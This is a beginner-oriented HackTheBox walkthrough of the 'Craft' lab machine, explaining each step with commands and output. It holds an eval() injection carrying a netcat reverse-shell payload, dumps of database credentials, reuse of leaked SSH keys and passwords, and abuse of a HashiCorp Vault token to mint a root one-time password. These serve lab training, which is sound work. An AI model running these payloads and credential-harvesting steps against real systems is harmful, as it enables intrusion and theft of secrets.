HTB Craft Machine Walkthrough | Easy HackTheBox Guide for Beginners

Welcome to the WhyWriteUps articles, where we explain every step we made and why we made it. I have been solving machines for quite a bit of time, and most of the walkthroughs I have ever read are just commands and I think that most of the people who are reading those walkthroughs do not understand the commands they are using, so I wanted to fix that. I want beginners to understand what they are doing and why they are doing it.
Since this box is part of the CPTS Preparation Track, I have included references to the corresponding HTB Academy modules alongside each vulnerability, bridging the gap between theory and practical exploitation.
Synopsis
Craft is a medium difficulty Linux box, hosting a Gogs server with a public repository. One of the issues in the repository talks about a broken feature, which calls the eval function on user input. This is exploited to gain a shell on a container, which can query the database containing a user credential. After logging in, the user is found to be using vault to manage the SSH server, and the secret for which is in their Gogs account. This secret is used to create an OTP which can be used to SSH in as root.
Enumeration
We will start our enumeration by ping command to check if the host is alive.
1
2
3
$ ping 10.129.19.235

64 bytes from 10.129.19.235: icmp_seq=1 ttl=63 time=99.4 ms
We received a response, meaning the host is alive.
Now, let’s run nmap scan to see open ports.
1
sudo nmap 10.129.19.235 -sV -sC -p- -oA craft -min-rate=5000
Breakdown of the command:
nmap 10.129.19.235 - providing IP address of the target.
-sV -sC - Tells nmap to run service version enumeration and also other default scripts.
-p- - scans all ports to make sure we don’t miss anything.
-oA craft - saves the result in all three formats under craft name.
-min-rate=5000 - No slower rate than 5000 packets per second (pretty fast)

The Nmap output shows us three open ports, SSH service on port 22, which is pretty normal, however there is another SSH service on port 6022. We will keep this as it is and visit the HTTPS service on port 443, but before that, don’t forget to add discovered craft.htb to your /etc/hosts file like this:
1
10.129.19.235 craft craft.htb # <- you can add additional subdomains here

Browsing https://craft.htb/ will show us a website describing the company producing brews. We can see that they have left links to API and Git subdomains. We should add api.craft.htb and gogs.craft.htb to our /etc/hosts file. Once done, we can browse them. The API subdomain shows us REST API documentation—nothing interesting here. Let’s go to https://gogs.craft.htb we will see a Gogs instance, which is a self-hosting Git service with similar concepts to GitLab and GitHub.
Code Review and RCE
Now, let’s go to the Explore page for any public repositories we can check highlighted red in the image.

We can see that there is a craft-api public repository most likely representing the API subdomain we just saw above. We can try to look for vulnerabilities or credentials in this repository, checking the code for any vulnerabilities. We found something interesting in /craft-api/craft-api/api/brew/endpoints/brew.py.
1
2
3
4
5
if eval('%s > 1' % request.json['abv']):
    return "ABV must be a decimal value less than 1.0", 400
else:
    create_brew(request.json)
    return None, 201
The developer is using Python’s eval() to check if the ABV value is greater than 1. They’re treating it like a math check, but eval() executes any arbitrary Python code passed to it, so instead of sending it a number, we can try to execute code in it. This operation will be executed when creating a new brew, which we can do by sending a POST request to https://api.craft.htb/api/brew, but if we try it, we will get an error:
1
2
3
4
5
$ curl -k -X POST "https://api.craft.htb/api/brew/" \
  -H "Content-Type: application/json" \
  -d '{"name":"test","brewer":"test","style":"test","abv":"0.3"}'

{"message": "Invalid token or no token found."}
The error Invalid token or no token found means we should need to have credentials to access this API. Checking the craft-api repository again, we will see cleartext credentials for the API in the commits section.

We can see credentials for dinesh user. Let’s quickly try to authenticate and retrieve the token using these credentials. To do so, we will be sending a request to /auth/login/ as shown in the documentation.
We can try to authenticate into the SSH service using this credential, but it fails us with error: Permission denied (publickey,keyboard-interactive). meaning we can’t use password authentication; only public key authentication is enabled.
1
2
3
4
curl -k -X GET "https://api.craft.htb/api/auth/login" \
  -u "dinesh:4aUh0A8PbVJxgd"

{"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9<SNIP>
Breakdown of the command:
curl -k -X GET "<SNIP>" - using the curl tool to send requests to the API endpoint, and the -k option ignores self-signed certificates in HTTPS. Most of the HTB boxes use this kind of certificate, and we are specifying the HTTP method with -x GET, lastly the API endpoint.
-u "dinesh:4aUh0A8PbVJxgd" - Specifying credentials we found earlier for HTTP Authentication.
We were successful in retrieving the API token, let’s now try to achieve code execution using this command:
1
2
3
4
5
6
7
8
9
curl -s -k -X POST https://api.craft.htb/api/brew/ \
  -H "X-Craft-API-Token: <your_jwt>" \
  -H "Content-Type: application/json" \
  -d '{
    "name": "test",
    "brewer": "test",
    "style": "test",
    "abv": "__import__('"'"'os'"'"').system('"'"'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc YOUR_IP 4444 >/tmp/f'"'"')"
  }'
Breakdown of the command:
curl -s - telling the command to not show the progress bar with silent mode and also specifying the endpoint and HTTP method.
-H "X-Craft-API-Token: eyJ0eXAiOiJKV1QiLCJh<SNIP>" - specifying the token we got above.
-H "Content-Type: application/json" - specifying this is JSON format since the target API uses this format.
-d <SNIP> - specifying the POST request data to send to the server, we specified the required arguments and injected our reverse shell payload in abv with a lot of quotes to be able to use quotes inside quoted string.
Change the YOUR_IP to the tun0 IP address, and then start the netcat listener before executing this command:
This exact reverse shell command is broken down in the Shells & Payloads module, this article also explains it very well if you don’t have access to this module.
1
2
3
4
5
6
7
8
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.121] from (UNKNOWN) [10.129.20.108] 38359
/bin/sh: can't access tty; job control turned off
/opt/app # whoami
root
/opt/app # hostname
5a3d243127f5
As you can see, we successfully got a reverse shell as root, but we are most likely inside a Docker environment because of the hostname and the API running as root. We should find a way out of here.
Docker Escape
Enumerating the app configs reveals to us database credentials in settings.py in /opt/app/craft_api/.
1
2
3
4
5
6
7
8
9
10
/opt/app/craft_api # cat settings.py

<SNIP>

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
We can see credentials for the database user. Now that we’ve found database credentials, let’s see if there is any database service we can use these credentials for. We can use this command to check for active network connections in the local system:
1
2
3
4
5
6
$ netstat -tunap

tcp        0      0 0.0.0.0:8888            0.0.0.0:*               LISTEN      1/python
tcp        0      0 127.0.0.11:36995        0.0.0.0:*               LISTEN      -
tcp        0      0 172.20.0.6:48310        172.20.0.4:3306         ESTABLISHED 1/python
<SNIP>
Docker places containers on a shared internal network, giving each one its own IP address. This allows containers to communicate with each other directly — which is how the API container at
172.20.0.6could reach the database container at172.20.0.4:3306, even though the database wasn’t exposed to the outside world.
We can see that there is a connection between this local container 72.20.0.6 and the foreign container 172.20.0.4:3306 address coming from the port that MySQL often uses which is 3306. Let’s try to use this credential in this database and retrieve information. To do so, we will use python3 instead of mysql because it is not installed in the container.
1
python3 -c 'import pymysql; conn = pymysql.connect(host="172.20.0.4", user="craft", password="qLGockJ6G2J75O", db="craft"); cursor = conn.cursor(); cursor.execute("show tables;"); print(cursor.fetchall())'
This command lists all the database tables inside the craft database we saw earlier inside the file with the credentials, and the results show us two tables: brew and user. user sounds interesting; let’s dump it.
1
2
3
$ python3 -c 'import pymysql; conn = pymysql.connect(host="172.20.0.4", user="craft", password="qLGockJ6G2J75O", db="craft"); cursor = conn.cursor(); cursor.execute("select * from user;"); print(cursor.fetchall())'

((1, 'dinesh', '4aUh0A8PbVJxgd'), (4, 'ebachman', 'llJ77D8QFkLPQB'), (5, 'gilfoyle', 'ZEU3N8WNM2rh4T'))
We used Python’s
pymysqllibrary — a MySQL client library that allows Python scripts to connect to and query MySQL databases. It was already installed in the container since the Flask app itself uses it to communicate with the database, so we simply reused it with the credentials found in settings.py.
We can see two additional credentials. Let’s try them on the Gogs service and see if they have additional repositories we can look at.

We can see that the gilfoyle user has an additional private repo called craft-infra and it holds private public keys for the user gilfoyle. Knowing password authentication is disabled in this SSH instance, we can quickly save the id_rsa private key to a file and try to authenticate with it.

Save it to a id_rsa file and change the permission of the file to read and write only by the owner, that is the requirement for an SSH private key. It can reject keys that do not have this permission.
1
chmod 600 id_rsa
You can copy the file in edit mode to make sure no space is left behind in the file.
But trying to authenticate the SSH service asks us for a passphrase:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
ssh -i id_rsa gilfoyle@craft.htb


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/


Enter passphrase for key 'id_rsa':
We can use the ssh2john tool and try to crack the passphrase, but the file used bcrypt, which is very slow to crack. Instead, we can try the password to the Gogs service as a passphrase, and it works perfectly, giving us a shell, and we can grab the user.txt from the current working directory.
1
2
3
4
5
6
7
8
9
10
ssh -i id_rsa gilfoyle@craft.htb

<SNIP>

Enter passphrase for key 'id_rsa': ZEU3N8WNM2rh4T

<SNIP>

gilfoyle@craft:~$ whoami
gilfoyle
While HTB Academy does not cover this exact scenario, the underlying skills are developed across multiple modules. Code review and identifying dangerous functions like eval() is encouraged throughout the Penetration Testing Process and Web Attacks modules. Credential reuse across services is a concept reinforced in the Password Attacks module.
Privilege Escalation
After getting a shell as gilfoyle, I started looking around the home directory for anything interesting. I noticed an unusual file called .vault-token which contained a long token string. I also noticed an environment variable VAULT_ADDR pointing to a Vault server.
1
2
3
$ cat .vault-token

f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
HashiCorp Vault is a secrets management tool used in enterprise environments to securely store and manage sensitive information like passwords, API keys, and SSH credentials. Think of it as a highly secure safe that controls who can access what secrets and when.
I used gilfoyle’s token to authenticate to Vault and listed the available secrets engines:
1
2
export VAULT_TOKEN=f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
vault secrets list
I noticed an ssh/ secrets engine which is specifically designed to manage SSH access. Listing the roles inside it revealed a role called root_otp. Reading the role configuration showed it was set up to generate one time passwords for the root user with no IP restrictions.
A one time password (OTP) is a password that works exactly once — after you use it, it’s permanently invalidated. I requested one:
1
vault write ssh/creds/root_otp ip=127.0.0.1
Vault returned a randomly generated key. I then used it to SSH as root:
1
2
3
4
5
6
7
8
9
10
11
12
ssh root@127.0.0.1

<SNIP>

Password: <KEY>

<SNIP>

root@craft:~# whoami
root
root@craft:~# cat /root/root.txt
4979e720dcdfcc68<REDACTED>
Even though SSH was configured to deny standard password authentication, Vault SSH OTP works through PAM (Pluggable Authentication Modules) — a separate authentication mechanism that operates independently from standard SSH password auth, which is why it worked.
This was possible due to a misconfiguration — the role allowed any authenticated Vault user to generate root credentials with no IP restrictions, essentially giving gilfoyle a path straight to root.
The privilege escalation technique used in this box — HashiCorp Vault SSH OTP — is not covered in the HTB Academy CPTS modules. However, the mindset behind it is: always enumerate files in the user’s home directory, understand what unfamiliar files and environment variables are pointing to, and research any unknown tools you encounter. The Linux Privilege Escalation module teaches this general enumeration approach, even if Vault itself isn’t mentioned.
This write-up is part of my WhyWriteUps series — where I share not only the steps I took, but the lessons I learned along the way.
If you enjoyed this walkthrough of HTB Craft, stick around for more boxes and stories. We all start somewhere — this is just the beginning.
━━━━━━━━━━━━━━
WhyWriteUps
Learn. Hack. Share.
━━━━━━━━━━━━━━